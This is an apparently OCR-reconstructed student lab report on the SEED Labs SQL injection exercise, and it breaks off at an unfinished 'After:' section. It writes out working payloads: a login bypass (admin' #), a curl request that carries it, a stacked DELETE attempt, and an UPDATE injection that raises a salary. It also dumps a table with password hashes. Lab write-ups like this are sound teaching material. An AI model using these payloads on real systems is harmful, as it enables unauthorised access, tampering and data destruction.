


Employee Profile Login

USERNAME: admin' #

PASSWORD: Password

Copyright © SEED LABs


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=admin'+%23&Password=
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Anurag.R.Simha	10000	20000	9/20	10211002				
Ankusha N	20000	40000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Fig. 2.1(a): Logging in as an administrator.

The access to the webpage is indeed triumphant. This happens since,

```
SELECT * FROM credential WHERE Name = 'Admin'
AND PASSWORD = ''
```

becomes

```
SELECT * FROM credential WHERE Name = 'Admin'
#' AND PASSWORD = ''
```

Task 2.2: SQL Injection Attack from the command line

The attack performed in the previous task is now taken a stab on the command line.


Encoding:

Hash (#): %23


Space ( ): %20

Single quote (’): %27


The command: `curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+%23&Password='`



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
```



```
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='
sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='b
utton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><ta
ble class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope=
'col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></the
ad><tbody><tr><th scope='row'> Anurag.R.Simha</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row
'> Ankusha N</th><td>20000</td><td>40000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><
td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```




```
    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='
sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='b
utton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><ta
ble class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope=
'col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></the
ad><tbody><tr><th scope='row'> Anurag.R.Simha</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row
'> Ankusha N</th><td>20000</td><td>40000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><
td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>     <br><br>
```

Fig. 2.2(a): Bypassing login.

The HTML code snippet in figure 2.2(a) is where the spotlight is upon. For, that contains the code for the table.

(Optional: Viewing this on an HTML viewer slips out the required information.



```
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li
    class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home
    <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a
    class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul
    ><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my
    -2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class
    ='text-center'><b> User Details </b></h1><hr><br><table class='table table
    -striped table-bordered'><thead class='thead-dark'><tr><th scope='col'
    >Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope
    ='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th
    ><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph.
    Number</th></tr></thead><tbody><tr><th scope='row'> Anurag.R.Simha</th><td
    >10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td
    ><td></td><td></td></tr><tr><th scope='row'> Ankusha N</th><td>20000</td
    ><td>40000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td
    ></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4
    /10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th
    scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525
    </td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th
    ><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td
    ></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td
    ><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td
    ></td></tr></tbody></table>      <br><br>
```

- Home (current)
- Edit Profile

Logout

User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Anurag.R.Simha	10000	20000	9/20	10211002				
Ankusha N	20000	40000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

)

Task 2.3: Append a new SQL statement

The target now is to put more than a single SQL statement into effect. The usage of semicolon is the impeccable choice for this purpose. Lead by the semicolon is the desired SQL statement which performs the action. The username resembles a query this time.

Username: admin'; DELETE FROM credential WHERE NAME = 'admin' #




Employee Profile Login

USERNAME admin'; DELETE FROM credential WHER

PASSWORD Password

Login

Copyright © SEED LABs


SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%3B+DELETE+FROM+credential+WHERE+NAME+%3D+'Alice'%
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE NAME = 'Alice'; #' and Password='da39a3ee5e6b4b0d32' at line 3]\n

Fig. 2.3(a): A delete attempt.

Alas, the attack failed.


The reason for this unfortunate failure is PHP's mysqli extension. The mysqli::query() API vetoes the execution of more than a single query. But, mysqli → multiquery() lacks this restriction. So, it could pose harm to the system and must be not used.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

To modify any record on the database via an SQL injection, a part of the update command must be entered. Here, the salary of Anurag.R.Simha is ascended by an SQL injection.

Before:



Anurag.R.Simha Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Fig. 3.1(a): Anurag.R.Simha's profile.

To modify the value, in the phone number field, an entry is injected.

The injection: `123’, salary = 1000000 WHERE Name = ‘Anurag.R.Simha’ #`

In the back-end, this value changes to `UPDATE credential SET ‘Phone Number’ = ‘123’, salary = 1000000 WHERE Name = ‘Anurag.R.Simha’`

This action takes effect on the database altering the original value.


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout


Anurag.R.Simha's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	123', salary = 1000000 WHERE N
Password	Password

Copyright © SEED LABs

Fig. 3.1(b): Modifying a value.

After:


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

Anurag.R.Simha Profile


Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	123

Fig. 3.1(c): The modified value.

Henceforth, the value got updated.


A testimony to this observation is noticeable on the command line.

Before:



```
mysql> select * from credential;
+----+----------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name           | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+----------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Anurag.R.Simha | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Ankusha N      | 20000 |  40000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan           | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy           | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted            | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin          | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

After:



